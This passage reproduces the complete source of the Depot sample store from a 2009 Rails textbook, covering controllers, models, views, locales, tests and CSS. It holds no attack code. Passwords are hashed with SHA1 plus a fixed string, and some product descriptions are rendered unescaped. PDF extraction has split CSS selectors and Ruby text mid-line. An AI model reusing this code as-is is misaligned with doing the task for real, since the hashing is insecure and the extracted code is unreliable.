    T HE FULL D EPOT A PPLICATION 696 Download depot_t/app/controllers/line_items_controller.rb class LineItemsController < ApplicationController # GET /line_items # GET /line_items.xml def index @line_items = LineItem.find(:all) respond_to do |format| format.html # index.html.erb format.xml { render :xml => @line_items } end end # GET /line_items/1 # GET /line_items/1.xml def show @line_item = LineItem.find(params[:id]) respond_to do |format| format.html # show.html.erb format.xml { render :xml => @line_item } end end # GET /line_items/new # GET /line_items/new.xml def new @line_item = LineItem.new respond_to do |format| format.html # new.html.erb format.xml { render :xml => @line_item } end end # GET /line_items/1/edit def edit @line_item = LineItem.find(params[:id]) end # POST /line_items # POST /line_items.xml def create params[:line_item][:order_id] ||= params[:order_id] @line_item = LineItem.new(params[:line_item]) respond_to do |format| if @line_item.save flash[:notice] = 'LineItem was successfully created.' format.html { redirect_to(@line_item) } format.xml { render :xml => @line_item, :status => :created, :location => @line_item } else format.html { render :action => "new" } Report erratum this copy is (P1.0 printing, March 2009)
  • 697.
    T HE FULL D EPOT A PPLICATION 697 format.xml { render :xml => @line_item.errors, :status => :unprocessable_entity } end end end # PUT /line_items/1 # PUT /line_items/1.xml def update @line_item = LineItem.find(params[:id]) respond_to do |format| if @line_item.update_attributes(params[:line_item]) flash[:notice] = 'LineItem was successfully updated.' format.html { redirect_to(@line_item) } format.xml { head :ok } else format.html { render :action => "edit" } format.xml { render :xml => @line_item.errors, :status => :unprocessable_entity } end end end # DELETE /line_items/1 # DELETE /line_items/1.xml def destroy @line_item = LineItem.find(params[:id]) @line_item.destroy respond_to do |format| format.html { redirect_to(line_items_url) } format.xml { head :ok } end end end Download depot_t/app/controllers/users_controller.rb class UsersController < ApplicationController # GET /users # GET /users.xml def index @users = User.find(:all, :order => :name) respond_to do |format| format.html # index.html.erb format.xml { render :xml => @users } end end # GET /users/1 # GET /users/1.xml def show @user = User.find(params[:id]) Report erratum this copy is (P1.0 printing, March 2009)
  • 698.
    T HE FULL D EPOT A PPLICATION 698 respond_to do |format| format.html # show.html.erb format.xml { render :xml => @user } end end # GET /users/new # GET /users/new.xml def new @user = User.new respond_to do |format| format.html # new.html.erb format.xml { render :xml => @user } end end # GET /users/1/edit def edit @user = User.find(params[:id]) end # POST /users # POST /users.xml def create @user = User.new(params[:user]) respond_to do |format| if @user.save flash[:notice] = "User #{@user.name} was successfully created." format.html { redirect_to(:action=>'index' ) } format.xml { render :xml => @user, :status => :created, :location => @user } else format.html { render :action => "new" } format.xml { render :xml => @user.errors, :status => :unprocessable_entity } end end end # PUT /users/1 # PUT /users/1.xml def update @user = User.find(params[:id]) respond_to do |format| if @user.update_attributes(params[:user]) flash[:notice] = "User #{@user.name} was successfully updated." format.html { redirect_to(:action=>'index' ) } format.xml { head :ok } else format.html { render :action => "edit" } Report erratum this copy is (P1.0 printing, March 2009)
  • 699.
    T HE FULL D EPOT A PPLICATION 699 format.xml { render :xml => @user.errors, :status => :unprocessable_entity } end end end # DELETE /users/1 # DELETE /users/1.xml def destroy @user = User.find(params[:id]) begin flash[:notice] = "User #{@user.name} deleted" @user.destroy rescue Exception => e flash[:notice] = e.message end respond_to do |format| format.html { redirect_to(users_url) } format.xml { head :ok } end end end Models Download depot_t/app/models/cart.rb class Cart attr_reader attr_reader :items ֒ page 671 → def initialize @items = [] end def add_product(product) current_item = @items.find {|item| item.product == product} if current_item current_item.increment_quantity else current_item = CartItem.new(product) @items << current_item end current_item end def total_price @items.sum { |item| item.price } end def total_items @items.sum { |item| item.quantity } end end Report erratum this copy is (P1.0 printing, March 2009)
  • 700.
    T HE FULL D EPOT A PPLICATION 700 Download depot_t/app/models/cart_item.rb class CartItem attr_reader :product, :quantity def initialize(product) @product = product @quantity = 1 end def increment_quantity @quantity += 1 end def title @product.title end def price @product.price * @quantity end end Download depot_t/app/models/line_item.rb class LineItem < ActiveRecord::Base belongs_to :order belongs_to :product def self.from_cart_item(cart_item) li = self.new li.product = cart_item.product li.quantity = cart_item.quantity li.total_price = cart_item.price li end end Download depot_t/app/models/order.rb class Order < ActiveRecord::Base PAYMENT_TYPES = [ # Displayed stored in db [ "Check" , "check" ], [ "Credit card" , "cc" ], [ "Purchase order" , "po" ] ] # ... validates_presence_of :name, :address, :email, :pay_type validates_inclusion_of :pay_type, :in => PAYMENT_TYPES.map {|disp, value| value} # ... Report erratum this copy is (P1.0 printing, March 2009)
  • 701.
    T HE FULL D EPOT A PPLICATION 701 has_many :line_items def add_line_items_from_cart(cart) cart.items.each do |item| li = LineItem.from_cart_item(item) line_items << li end end end Download depot_t/app/models/product.rb class Product < ActiveRecord::Base has_many :orders, :through => :line_items has_many :line_items # ... def self.find_products_for_sale find(:all, :order => "title" ) end # validation stuff... validates_presence_of :title, :description, :image_url validates_numericality_of :price validate :price_must_be_at_least_a_cent validates_uniqueness_of :title validates_format_of :image_url, :with => %r{.(gif|jpg|png)$}i, :message => 'must be a URL for GIF, JPG ' + 'or PNG image.' protected def price_must_be_at_least_a_cent errors.add(:price, 'should be at least 0.01' ) if price.nil? || price < 0.01 end end Download depot_t/app/models/user.rb require 'digest/sha1' class User < ActiveRecord::Base validates_presence_of :name validates_uniqueness_of :name attr_accessor :password_confirmation validates_confirmation_of :password validate :password_non_blank Report erratum this copy is (P1.0 printing, March 2009)
  • 702.
    T HE FULL D EPOT A PPLICATION 702 def self.authenticate(name, password) user = self.find_by_name(name) if user expected_password = encrypted_password(password, user.salt) if user.hashed_password != expected_password user = nil end end user end # 'password' is a virtual attribute def password @password end def password=(pwd) @password = pwd return if pwd.blank? create_new_salt self.hashed_password = User.encrypted_password(self.password, self.salt) end def after_destroy if User.count.zero? raise "Can't delete last user" end end private def password_non_blank errors.add(:password, "Missing password" ) if hashed_password.blank? end def create_new_salt self.salt = self.object_id.to_s + rand.to_s end def self.encrypted_password(password, salt) string_to_hash = password + "wibble" + salt Digest::SHA1.hexdigest(string_to_hash) end end Layout and Views Download depot_t/app/views/layouts/store.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html> <head> <title>Pragprog Books Online Store</title> <%= stylesheet_link_tag "depot" , :media => "all" %> Report erratum this copy is (P1.0 printing, March 2009)
  • 703.
    T HE FULL D EPOT A PPLICATION 703 <%= javascript_include_tag :defaults %> </head> <body id="store"> <div id="banner"> <% form_tag '', :method => 'GET', :class => 'locale' do %> <%= select_tag 'locale', options_for_select(LANGUAGES, I18n.locale), :onchange => 'this.form.submit()' %> <%= submit_tag 'submit' %> <%= javascript_tag "$$('.locale input').each(Element.hide)" %> <% end %> <%= image_tag("logo.png" ) %> <%= @page_title || I18n.t('layout.title') %> </div> <div id="columns"> <div id="side"> <% if @cart %> <% hidden_div_if(@cart.items.empty?, :id => "cart" ) do %> <%= render(:partial => "cart" , :object => @cart) %> <% end %> <% end %> <a href="http://www...."><%= I18n.t 'layout.side.home' %></a><br /> <a href="http://www..../faq"><%= I18n.t 'layout.side.questions' %></a><br /> <a href="http://www..../news"><%= I18n.t 'layout.side.news' %></a><br /> <a href="http://www..../contact"><%= I18n.t 'layout.side.contact' %></a><br /> <% if session[:user_id] %> <br /> <%= link_to 'Orders', :controller => 'orders' %><br /> <%= link_to 'Products', :controller => 'products' %><br /> <%= link_to 'Users', :controller => 'users' %><br /> <br /> <%= link_to 'Logout', :controller => 'admin', :action => 'logout' %> <% end %> </div> <div id="main"> <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> <%= yield :layout %> </div> </div> </body> </html> Admin Views Download depot_t/app/views/admin/index.html.erb <h1>Welcome</h1> It's <%= Time.now %> We have <%= pluralize(@total_orders, "order" ) %>. Report erratum this copy is (P1.0 printing, March 2009)
  • 704.
    T HE FULL D EPOT A PPLICATION 704 Download depot_t/app/views/admin/login.html.erb <div class="depot-form"> <% form_tag do %> <fieldset> <legend>Please Log In</legend> <div> <label for="name">Name:</label> <%= text_field_tag :name, params[:name] %> </div> <div> <label for="password">Password:</label> <%= password_field_tag :password, params[:password] %> </div> <div> <%= submit_tag "Login" %> </div> </fieldset> <% end %> </div> Download depot_t/app/views/admin/login.html.erb <div class="depot-form"> <% form_tag do %> <fieldset> <legend>Please Log In</legend> <div> <label for="name">Name:</label> <%= text_field_tag :name, params[:name] %> </div> <div> <label for="password">Password:</label> <%= password_field_tag :password, params[:password] %> </div> <div> <%= submit_tag "Login" %> </div> </fieldset> <% end %> </div> Product Views Download depot_t/app/views/products/edit.html.erb <h1>Editing product</h1> <% form_for(@product) do |f| %> <%= f.error_messages %> Report erratum this copy is (P1.0 printing, March 2009)
  • 705.
    T HE FULL D EPOT A PPLICATION 705 <p> <%= f.label :title %><br /> <%= f.text_field :title %> </p> <p> <%= f.label :description %><br /> <%= f.text_area :description %> </p> <p> <%= f.label :image_url %><br /> <%= f.text_field :image_url %> </p> <p> <%= f.label :price %><br /> <%= f.text_field :price %> </p> <p> <%= f.submit "Update" %> </p> <% end %> <%= link_to 'Show', @product %> | <%= link_to 'Back', products_path %> Download depot_t/app/views/products/index.html.erb <div id="product-list"> <h1>Listing products</h1> <table> <% for product in @products %> <tr class="<%= cycle('list-line-odd', 'list-line-even') %>"> <td> <%= image_tag product.image_url, :class => 'list-image' %> </td> <td class="list-description"> <dl> <dt><%=h product.title %></dt> <dd><%=h truncate(product.description.gsub(/<.*?>/,''), :length => 80) %></dd> </dl> </td> <td class="list-actions"> <%= link_to 'Show', product %><br/> <%= link_to 'Edit', edit_product_path(product) %><br/> <%= link_to 'Destroy', product, :confirm => 'Are you sure?', :method => :delete %> </td> </tr> <% end %> Report erratum this copy is (P1.0 printing, March 2009)
  • 706.
    T HE FULL D EPOT A PPLICATION 706 </table> </div> <br /> <%= link_to 'New product', new_product_path %> Download depot_t/app/views/products/new.html.erb <h1>New product</h1> <% form_for(@product) do |f| %> <%= f.error_messages %> <p> <%= f.label :title %><br /> <%= f.text_field :title %> </p> <p> <%= f.label :description %><br /> <%= f.text_area :description, :rows => 6 %> </p> <p> <%= f.label :image_url %><br /> <%= f.text_field :image_url %> </p> <p> <%= f.label :price %><br /> <%= f.text_field :price %> </p> <p> <%= f.submit "Create" %> </p> <% end %> <%= link_to 'Back', products_path %> Download depot_t/app/views/products/show.html.erb <p> <b>Title:</b> <%=h @product.title %> </p> <p> <b>Description:</b> <%= @product.description %> </p> <p> <b>Image url:</b> <%=h @product.image_url %> </p> Report erratum this copy is (P1.0 printing, March 2009)
  • 707.
    T HE FULL D EPOT A PPLICATION 707 <p> <b>Price:</b> <%=h @product.price %> </p> <%= link_to 'Edit', edit_product_path(@product) %> | <%= link_to 'Back', products_path %> Store Views Download depot_t/app/views/store/_cart.html.erb <div class="cart-title"><%= I18n.t 'layout.cart.title' %></div> <table> <%= render(:partial => "cart_item" , :collection => cart.items) %> <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(cart.total_price) %></td> </tr> </table> <%= button_to I18n.t('layout.cart.button.checkout'), :action => 'checkout' %> <%= button_to I18n.t('layout.cart.button.empty'), :action => :empty_cart %> Download depot_t/app/views/store/_cart_item.html.erb <% if cart_item == @current_item %> <tr id="current_item"> <% else %> <tr> <% end %> <td><%= cart_item.quantity %>&times;</td> <td><%=h cart_item.title %></td> <td class="item-price"><%= number_to_currency(cart_item.price) %></td> </tr> Download depot_t/app/views/store/add_to_cart.js.rjs page.select("div#notice" ).each { |div| div.hide } page.replace_html("cart" , :partial => "cart" , :object => @cart) page[:cart].visual_effect :blind_down if @cart.total_items == 1 page[:current_item].visual_effect :highlight, :startcolor => "#88ff88" , :endcolor => "#114411" Download depot_t/app/views/store/checkout.html.erb <div class="depot-form"> <%= error_messages_for 'order' %> Report erratum this copy is (P1.0 printing, March 2009)
  • 708.
    T HE FULL D EPOT A PPLICATION 708 <% form_for :order, :url => { :action => :save_order } do |form| %> <fieldset> <legend><%= I18n.t 'checkout.legend' %></legend> <div> <%= form.label :name, I18n.t('checkout.name') + ":" %> <%= form.text_field :name, :size => 40 %> </div> <div> <%= form.label :address, I18n.t('checkout.address') + ":" %> <%= form.text_area :address, :rows => 3, :cols => 40 %> </div> <div> <%= form.label :email, I18n.t('checkout.email') + ":" %> <%= form.text_field :email, :size => 40 %> </div> <div> <%= form.label :pay_type, I18n.t('checkout.pay_type') + ":" %> <%= form.select :pay_type, Order::PAYMENT_TYPES, :prompt => I18n.t('checkout.pay_prompt') %> </div> <%= submit_tag I18n.t('checkout.submit'), :class => "submit" %> </fieldset> <% end %> </div> Download depot_t/app/views/store/index.html.erb <h1><%= I18n.t 'main.title' %></h1> <% for product in @products -%> <div class="entry"> <%= image_tag(product.image_url) %> <h3><%=h product.title %></h3> <%= product.description %> <div class="price-line"> <span class="price"><%= number_to_currency(product.price) %></span> <% form_remote_tag :url => {:action => 'add_to_cart', :id => product} do %> <%= submit_tag I18n.t('main.button.add') %> <% end %> </div> </div> <% end %> Report erratum this copy is (P1.0 printing, March 2009)
  • 709.
    T HE FULL D EPOT A PPLICATION 709 User Views Download depot_t/app/views/users/index.html.erb <h1>Listing users</h1> <table> <tr> <th>Name</th> </tr> <% for user in @users %> <tr> <td><%=h user.name %></td> <td><%= link_to 'Show', user %></td> <td><%= link_to 'Edit', edit_user_path(user) %></td> <td><%= link_to 'Destroy', user, :confirm => 'Are you sure?', :method => :delete %></td> </tr> <% end %> </table> <br /> <%= link_to 'New user', new_user_path %> Download depot_t/app/views/users/new.html.erb <div class="depot-form"> <% form_for(@user) do |f| %> <%= f.error_messages %> <fieldset> <legend>Enter User Details</legend> <div> <%= f.label :name %>: <%= f.text_field :name, :size => 40 %> </div> <div> <%= f.label :user_password, 'Password' %>: <%= f.password_field :password, :size => 40 %> </div> <div> <%= f.label :user_password_confirmation, 'Confirm' %>: <%= f.password_field :password_confirmation, :size => 40 %> </div> <div> <%= f.submit "Add User" , :class => "submit" %> </div> </fieldset> <% end %> </div> Report erratum this copy is (P1.0 printing, March 2009)
  • 710.
    T HE FULL D EPOT A PPLICATION 710 Who Bought Download depot_t/app/views/info/who_bought.atom.builder atom_feed do |feed| feed.title "Who bought #{@product.title}" feed.updated @orders.first.created_at for order in @orders feed.entry(order) do |entry| entry.title "Order #{order.id}" entry.summary :type => 'xhtml' do |xhtml| xhtml.p "Shipped to #{order.address}" xhtml.table do xhtml.tr do xhtml.th 'Product' xhtml.th 'Quantity' xhtml.th 'Total Price' end for item in order.line_items xhtml.tr do xhtml.td item.product.title xhtml.td item.quantity xhtml.td number_to_currency item.total_price end end xhtml.tr do xhtml.th 'total' , :colspan => 2 xhtml.th number_to_currency order.line_items.map(&:total_price).sum end end xhtml.p "Paid by #{order.pay_type}" end entry.author do |author| entry.name order.name entry.email order.email end end end end Download depot_t/app/views/info/who_bought.html.erb <h3>People Who Bought <%= @product.title %></h3> <ul> <% for order in @orders -%> <li> <%= mail_to order.email, order.name %> </li> <% end -%> </ul> Report erratum this copy is (P1.0 printing, March 2009)
  • 711.
    T HE FULL D EPOT A PPLICATION 711 Download depot_t/app/views/info/who_bought.xml.builder xml.order_list(:for_product => @product.title) do for o in @orders xml.order do xml.name(o.name) xml.email(o.email) end end end Helper Download depot_t/app/helpers/store_helper.rb module StoreHelper def hidden_div_if(condition, attributes = {}, &block) if condition attributes["style" ] = "display: none" end content_tag("div" , attributes, &block) end end Internationalization Download depot_t/config/initializers/i18n.rb I18n.default_locale = 'en' LOCALES_DIRECTORY = "#{RAILS_ROOT}/config/locales/" LANGUAGES = { 'English' => 'en' , "Espaxc3xb1ol" => 'es' } Download depot_t/config/locales/en.yml en: number: currency: format: unit: "$" precision: 2 separator: "." delimiter: "," format: "%u%n" layout: title: "Pragmatic Bookshelf" side: home: "Home" questions: "Questions" news: "News" contact: "Contact" Report erratum this copy is (P1.0 printing, March 2009)
  • 712.
    T HE FULL D EPOT A PPLICATION 712 cart: title: "Your Cart" button: empty: "Empty cart" checkout: "Checkout" main: title: "Your Pragmatic Catalog" button: add: "Add to Cart" checkout: legend: "Please Enter your Details" name: "Name" address: "Address" email: "E-mail" pay_type: "Pay with" pay_prompt: "Select a payment method" submit: "Place Order" flash: thanks: "Thank you for your order" Download depot_t/config/locales/es.yml es: number: currency: format: unit: "$US" precision: 2 separator: "," delimiter: "." format: "%n&nbsp;%u" activerecord: models: order: "pedido" attributes: order: address: "Direcci&oacute;n" name: "Nombre" email: "E-mail" pay_type: "Forma de pago" errors: template: body: "Hay problemas con los siguientes campos:" header: one: "1 error ha impedido que este {{model}} se guarde" other: "{{count}} errores han impedido que este {{model}} se guarde" messages: inclusion: "no est&aacute; incluido en la lista" blank: "no puede quedar en blanco" Report erratum this copy is (P1.0 printing, March 2009)
  • 713.
    T HE FULL D EPOT A PPLICATION 713 layout: title: "Publicaciones de Pragmatic" side: home: "Inicio" questions: "Preguntas" news: "Noticias" contact: "Contacto" cart: title: "Carrito de la Compra" button: empty: "Vaciar Carrito" checkout: "Comprar" main: title: "Su Cat&aacute;logo de Pragmatic" button: add: "A&ntilde;adir al Carrito" checkout: legend: "Por favor, introduzca sus datos" name: "Nombre" address: "Direcci&oacute;n" email: "E-mail" pay_type: "Pagar con" pay_prompt: "Seleccione un mxC3xA9todo de pago" submit: "Realizar Pedido" flash: thanks: "Gracias por su pedido" Unit and Functional Tests Test Data Download depot_t/test/fixtures/products.yml ruby_book: title: Programming Ruby description: Dummy description price: 1234 image_url: ruby.png rails_book: title: Agile Web Development with Rails description: Dummy description price: 2345 image_url: rails.png Download depot_t/test/fixtures/users.yml <% SALT = "NaCl" unless defined?(SALT) %> dave: name: dave salt: <%= SALT %> hashed_password: <%= User.encrypted_password('secret' , SALT) %> Report erratum this copy is (P1.0 printing, March 2009)
  • 714.
    T HE FULL D EPOT A PPLICATION 714 Unit Tests Download depot_t/test/unit/cart_test.rb require 'test_helper' class CartTest < ActiveSupport::TestCase fixtures :products def test_add_unique_products cart = Cart.new rails_book = products(:rails_book) ruby_book = products(:ruby_book) cart.add_product rails_book cart.add_product ruby_book assert_equal 2, cart.items.size assert_equal rails_book.price + ruby_book.price, cart.total_price end def test_add_duplicate_product cart = Cart.new rails_book = products(:rails_book) cart.add_product rails_book cart.add_product rails_book assert_equal 2*rails_book.price, cart.total_price assert_equal 1, cart.items.size assert_equal 2, cart.items[0].quantity end end Download depot_t/test/unit/cart_test1.rb require 'test_helper' class CartTest < ActiveSupport::TestCase fixtures :products def setup @cart = Cart.new @rails = products(:rails_book) @ruby = products(:ruby_book) end def test_add_unique_products @cart.add_product @rails @cart.add_product @ruby assert_equal 2, @cart.items.size assert_equal @rails.price + @ruby.price, @cart.total_price end def test_add_duplicate_product @cart.add_product @rails @cart.add_product @rails assert_equal 2*@rails.price, @cart.total_price assert_equal 1, @cart.items.size assert_equal 2, @cart.items[0].quantity end end Report erratum this copy is (P1.0 printing, March 2009)
  • 715.
    T HE FULL D EPOT A PPLICATION 715 Download depot_t/test/unit/product_test.rb require 'test_helper' class ProductTest < ActiveSupport::TestCase fixtures :products # Replace this with your real tests. test "the truth" do assert true end test "invalid with empty attributes" do product = Product.new assert !product.valid? assert product.errors.invalid?(:title) assert product.errors.invalid?(:description) assert product.errors.invalid?(:price) assert product.errors.invalid?(:image_url) end test "positive price" do product = Product.new(:title => "My Book Title" , :description => "yyy" , :image_url => "zzz.jpg" ) product.price = -1 assert !product.valid? assert_equal "should be at least 0.01" , product.errors.on(:price) product.price = 0 assert !product.valid? assert_equal "should be at least 0.01" , product.errors.on(:price) product.price = 1 assert product.valid? end test "image url" do ok = %w{ fred.gif fred.jpg fred.png FRED.JPG FRED.Jpg http://a.b.c/x/y/z/fred.gif } bad = %w{ fred.doc fred.gif/more fred.gif.more } ok.each do |name| product = Product.new(:title => "My Book Title" , :description => "yyy" , :price => 1, :image_url => name) assert product.valid?, product.errors.full_messages end bad.each do |name| product = Product.new(:title => "My Book Title" , :description => "yyy" , :price => 1, Report erratum this copy is (P1.0 printing, March 2009)
  • 716.
    T HE FULL D EPOT A PPLICATION 716 :image_url => name) assert !product.valid?, "saving #{name}" end end test "unique title" do product = Product.new(:title => products(:ruby_book).title, :description => "yyy" , :price => 1, :image_url => "fred.gif" ) assert !product.save assert_equal "has already been taken" , product.errors.on(:title) end test "unique title1" do product = Product.new(:title => products(:ruby_book).title, :description => "yyy" , :price => 1, :image_url => "fred.gif" ) assert !product.save assert_equal I18n.translate('activerecord.errors.messages.taken' ), product.errors.on(:title) end end Functional Tests Download depot_t/test/functional/admin_controller_test.rb require 'test_helper' class AdminControllerTest < ActionController::TestCase fixtures :users # Replace this with your real tests. test "the truth" do assert true end if false test "index" do get :index assert_response :success end end test "index without user" do get :index assert_redirected_to :action => "login" assert_equal "Please log in" , flash[:notice] end Report erratum this copy is (P1.0 printing, March 2009)
  • 717.
    T HE FULL D EPOT A PPLICATION 717 test "index with user" do get :index, {}, { :user_id => users(:dave).id } assert_response :success assert_template "index" end test "login" do dave = users(:dave) post :login, :name => dave.name, :password => 'secret' assert_redirected_to :action => "index" assert_equal dave.id, session[:user_id] end test "bad password" do dave = users(:dave) post :login, :name => dave.name, :password => 'wrong' assert_template "login" end end Download depot_t/test/functional/store_controller_test.rb require 'test_helper' class StoreControllerTest < ActionController::TestCase # Replace this with your real tests. test "the truth" do assert true end end Integration Tests Download depot_t/test/integration/dsl_user_stories_test.rb require 'test_helper' class DslUserStoriesTest < ActionController::IntegrationTest fixtures :products DAVES_DETAILS = { :name => "Dave Thomas" , :address => "123 The Street" , :email => "dave@pragprog.com" , :pay_type => "check" } MIKES_DETAILS = { :name => "Mike Clark" , :address => "345 The Avenue" , :email => "mike@pragmaticstudio.com" , :pay_type => "cc" } Report erratum this copy is (P1.0 printing, March 2009)
  • 718.
    T HE FULL D EPOT A PPLICATION 718 def setup LineItem.delete_all Order.delete_all @ruby_book = products(:ruby_book) @rails_book = products(:rails_book) end # A user goes to the store index page. They select a product, # adding it to their cart. They then check out, filling in # their details on the checkout form. When they submit, # an order is created in the database containing # their information, along with a single line item # corresponding to the product they added to their cart. def test_buying_a_product dave = regular_user dave.get "/store/index" dave.is_viewing "index" dave.buys_a @ruby_book dave.has_a_cart_containing @ruby_book dave.checks_out DAVES_DETAILS dave.is_viewing "index" check_for_order DAVES_DETAILS, @ruby_book end def test_two_people_buying dave = regular_user mike = regular_user dave.buys_a @ruby_book mike.buys_a @rails_book dave.has_a_cart_containing @ruby_book dave.checks_out DAVES_DETAILS mike.has_a_cart_containing @rails_book check_for_order DAVES_DETAILS, @ruby_book mike.checks_out MIKES_DETAILS check_for_order MIKES_DETAILS, @rails_book end def regular_user open_session do |user| def user.is_viewing(page) assert_response :success assert_template page end def user.buys_a(product) xml_http_request :put, "/store/add_to_cart" , :id => product.id assert_response :success end def user.has_a_cart_containing(*products) cart = session[:cart] assert_equal products.size, cart.items.size for item in cart.items Report erratum this copy is (P1.0 printing, March 2009)
  • 719.
    T HE FULL D EPOT A PPLICATION 719 assert products.include?(item.product) end end def user.checks_out(details) post "/store/checkout" assert_response :success assert_template "checkout" post_via_redirect "/store/save_order" , :order => { :name => details[:name], :address => details[:address], :email => details[:email], :pay_type => details[:pay_type] } assert_response :success assert_template "index" assert_equal 0, session[:cart].items.size end end end def check_for_order(details, *products) order = Order.find_by_name(details[:name]) assert_not_nil order assert_equal details[:name], order.name assert_equal details[:address], order.address assert_equal details[:email], order.email assert_equal details[:pay_type], order.pay_type assert_equal products.size, order.line_items.size for line_item in order.line_items assert products.include?(line_item.product) end end end Download depot_t/test/integration/user_stories_test.rb require 'test_helper' class UserStoriesTest < ActionController::IntegrationTest fixtures :products # A user goes to the index page. They select a product, adding it to their # cart, and check out, filling in their details on the checkout form. When # they submit, an order is created containing their information, along with a # single line item corresponding to the product they added to their cart. test "buying a product" do LineItem.delete_all Order.delete_all ruby_book = products(:ruby_book) Report erratum this copy is (P1.0 printing, March 2009)
  • 720.
    T HE FULL D EPOT A PPLICATION 720 get "/store/index" assert_response :success assert_template "index" xml_http_request :put, "/store/add_to_cart" , :id => ruby_book.id assert_response :success cart = session[:cart] assert_equal 1, cart.items.size assert_equal ruby_book, cart.items[0].product post "/store/checkout" assert_response :success assert_template "checkout" post_via_redirect "/store/save_order" , :order => { :name => "Dave Thomas" , :address => "123 The Street" , :email => "dave@pragprog.com" , :pay_type => "check" } assert_response :success assert_template "index" assert_equal 0, session[:cart].items.size orders = Order.find(:all) assert_equal 1, orders.size order = orders[0] assert_equal "Dave Thomas" , order.name assert_equal "123 The Street" , order.address assert_equal "dave@pragprog.com" , order.email assert_equal "check" , order.pay_type assert_equal 1, order.line_items.size line_item = order.line_items[0] assert_equal ruby_book, line_item.product end end Performance Tests Download depot_t/test/fixtures/performance/products.yml <% 1.upto(1000) do |i| %> product_<%= i %>: id: <%= i %> title: Product Number <%= i %> description: My description image_url: product.gif price: 1234 <% end %> Download depot_t/test/performance/order_speed_test.rb require 'test_helper' require 'store_controller' Report erratum this copy is (P1.0 printing, March 2009)
  • 721.
    T HE FULL D EPOT A PPLICATION 721 class OrderSpeedTest < ActionController::TestCase tests StoreController DAVES_DETAILS = { :name => "Dave Thomas" , :address => "123 The Street" , :email => "dave@pragprog.com" , :pay_type => "check" } self.fixture_path = File.join(File.dirname(__FILE__), "../fixtures/performance" ) fixtures :products def test_100_orders Order.delete_all LineItem.delete_all @controller.logger.silence do elapsed_time = Benchmark.realtime do 100.downto(1) do |prd_id| cart = Cart.new cart.add_product(Product.find(prd_id)) post :save_order, { :order => DAVES_DETAILS }, { :cart => cart } assert_redirected_to :action => :index end end assert_equal 100, Order.count assert elapsed_time < 3.00 end end end CSS Files Download depot_t/public/stylesheets/depot.css /* Global styles */ #notice { border: 2px solid red; padding: 1em; margin-bottom: 2em; background-color: #f0f0f0 ; font: bold smaller sans-serif; } h1 { font: 150% sans-serif; color: #226 ; border-bottom: 3px dotted #77d ; } Report erratum this copy is (P1.0 printing, March 2009)
  • 722.
    T HE FULL D EPOT A PPLICATION 722 /* Styles for products/index */ #product-list table { border-collapse: collapse; } #product-list table tr td { padding: 5px; vertical-align: top; } #product-list .list-image { width: 60px; height: 70px; } #product-list .list-description { width: 60%; } #product-list .list-description dl { margin: 0; } #product-list .list-description dt { color: #244 ; font-weight: bold; font-size: larger; } #product-list .list-description dd { margin: 0; } #product-list .list-actions { font-size: x-small; text-align: right; padding-left: 1em; } #product-list .list-line-even { background: #e0f8f8 ; } #product-list .list-line-odd { background: #f8b0f8 ; } /* Styles for main page */ #ba nner { background: #9c9 ; padding-top: 10px; padding-bottom: 10px; Report erratum this copy is (P1.0 printing, March 2009)
  • 723.
    T HE FULL D EPOT A PPLICATION 723 border-bottom: 2px solid; font: small-caps 40px/40px "Times New Roman", serif; color: #282 ; text-align: center; } #ba nner img { float: left; } #c olumns { background: #141 ; } #main { margin-left: 13em; padding-top: 4ex; padding-left: 2em; background: white; } #side { float: left; padding-top: 1em; padding-left: 1em; padding-bottom: 1em; width: 12em; background: #141 ; } #side a { color: #bfb ; font-size: small; } /* An entry in the store catalog */ #store .entry { overflow: auto; margin-top: 1em; border-bottom: 1px dotted #77d ; } #store .title { font-size: 120%; font-family: sans-serif; } #store .entry img { width: 75px; float: left; } Report erratum this copy is (P1.0 printing, March 2009)
  • 724.
    T HE FULL D EPOT A PPLICATION 724 #store .entry h3 { margin-top: 0; margin-bottom: 2px; color: #227 ; } #store .entry p { margin-top: 0.5em; margin-bottom: 0.8em; } #store .entry .price-line { clear: both; } #store .entry .add-to-cart { position: relative; } #store .entry .price { color: #44a ; font-weight: bold; margin-right: 2em; } #store .entry form, #store .entry form div { display: inline; } /* Styles for the cart in the main page */ .cart-title { font: 120% bold; } .item-price, .total-line { text-align: right; } .total-line .total-cell { font-weight: bold; border-top: 1px solid #595 ; } /* Styles for the cart in the sidebar */ #ca rt, #ca rt table { font-size: smaller; color: white; } #ca rt table { border-top: 1px dotted #595 ; border-bottom: 1px dotted #595 ; Report erratum this copy is (P1.0 printing, March 2009)
  • 725.
    T HE FULL D EPOT A PPLICATION 725 margin-bottom: 10px; } /* Styles for order form */ .depot-form fieldset { background: #efe ; } .depot-form legend { color: #dfd ; background: #141 ; font-family: sans-serif; padding: 0.2em 1em; } .depot-form label { width: 5em; float: left; text-align: right; padding-top: 0.2em; margin-right: 0.1em; display: block; } .depot-form select, .depot-form textarea, .depot-form input { margin-left: 0.5em; } .depot-form .submit { margin-left: 4em; } .depot-form div { margin: 0.5em 0; } /* The error box */ .fieldWithErrors { padding: 2px; background-color: #EEFFEE; display: inline; } .fieldWithErrors * { background-color: red; } #e rrorExplanation { width: 400px; border: 2px solid red; padding: 7px; padding-bottom: 12px; Report erratum this copy is (P1.0 printing, March 2009)
  • 726.
    T HE FULL D EPOT A PPLICATION 726 margin-bottom: 20px; background-color: #f0f0f0 ; } #e rrorExplanation h2 { text-align: left; font-weight: bold; padding: 5px 5px 5px 15px; font-size: 12px; margin: -7px; background-color: #c00 ; color: #fff ; } #e rrorExplanation p { color: #333 ; margin-bottom: 0; padding: 5px; } #e rrorExplanation ul li { font-size: 12px; list-style: square; } .locale { float:right; padding-top: 0.2em } Report erratum this copy is (P1.0 printing, March 2009)
  • 727.
